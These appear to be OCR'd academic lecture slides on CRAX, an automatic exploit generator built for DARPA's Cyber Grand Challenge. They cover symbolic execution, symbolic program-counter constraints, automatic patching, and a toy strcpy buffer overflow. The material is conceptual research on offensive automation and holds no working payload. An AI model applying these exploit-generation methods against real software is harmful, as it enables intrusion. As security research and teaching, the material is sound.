
- The Cyber War
  - Cyber Army
- Capture The Flag (CTF)
  - Information security competition
- Cyber Grand Challenge (CGC)
  - All-computer CTF tournament
  - Held by DARPA of US DoD with the DEFCON Conference in Las Vegas in 2016

Objective


- Build a Cyber Reasoning System(CRS)
  - Follow CGC rules
  - Automatic attack and defense
- Automatic Attack
  - Analyze the program binary to find the failure
  - Generate exploit
  - Payload to bypass mitigation
- Automatic Defense
  - Analyze the program to find the fault
  - Find the faulty point
  - Patch the fault in binary level
  - Backdoor Removal

```
1 void foo(char* str) {
2   strcpy(str, "fooooooooooooooo");
3 }
4 int main(void) {
5   char buf[10];
6   foo(buf);
7   return 0;
8 }
```

Software Exploitation Framework




CRS Integration for CGC - Attack



- Target-aware Symbolic Fuzzing
- Automatic Exploit Generation
- Anti-Mitigation Payload Generation
- Post Exploitation Integration

測、脅、隱、控

CRS Integration for CGC - Defense



- Fault Localization (path)
- Data Slicing (data)
- Patching Site Isolation

測、修、補、清

Automatic Attack

CRAX is the second Binary AEG (Automatic Exploit Generator)

- Microsoft's !exploitable crash analyzer (plugged in many fuzzers) released in 2009
- Heelan's AEG and Concolic Methods for AEG proposed by different groups (including us) around 2008 and 2009
- CMU's AEG (and later Q) claimed to be the first end-to-end AEG needing source code, published in NDSS 2011
- CMU's MAYHEM claimed to be the first binary AEG, just published in May's IEEE S&P 2012
- Compared with AEG and MAYHEM, ours (CRAX) is simpler, more general, faster, and can be scaled to larger programs

Motivation: Hacker's Tool Chain

- Bug Fuzzer
  - Crash
  - meta-fuzz, smart-fuzzer, zzuf, peach,taintscope,…
- Crash detector or Failure Monitor
  - Taint Track
  - gdb,ollydbg,Pin, valgrind,CRED,Beagle,!exploitable,…
- **Exploit-code Generator ← missing link of the tool chain**
  - Manually Efforts with Expertise
  - Heelan's, AEG, Q, MAYHEM, and CRAX
- Shell-code forger
  - Customized Payload
  - An Easier Botnet Builder
  - meta-sploit

Problem Description

- Given a program, produce an input for the program to run a shell.

Exploit？不義的利用

利用什麼?
Bug or Vulnerability (蟲或弱點)

Security is Bugs.

From Linus Torvalds

Exploit? 利用 bug 行不義

How to generate exploit ? Symbolic execution.

給你一個目標，找出 input 解。

目標為 EIP ，請問 input 解為何?

目標為 html output，請問 input 為何?


目標為 SQL query, 求解

Symbolic EIP (program counter)

- Symbolic EIP and Tainted EIP
  - Tainted EIP: Only a bit, indicating the EIP is tainted
  - Symbolic EIP: several mega-bytes (of constraints)
    - Path Constraints: indicating the control flow to reach the crash site
    - Continuation Constraints: indicating the next "malicious progress" of exploits
    - Payload Constraints: indicating the code body of "malicious intents" to continue executions
- Symbolic Continuations
  - While/for/if branch predicates/jmp buf/SEH/GOT/RET/
- The process of Symbolic EIP detection is to Reconstruct a Symbolic Failure Model (after that, we can manipulate the Symbolic Model at will)


Exploit Generation Process

- Objective: automatically generate an exploit for a given program binary and crash input




Exploit Generation Process

- Initially, only input is symbolic




Exploit Generation Process

- Symbolic data will propagate with program



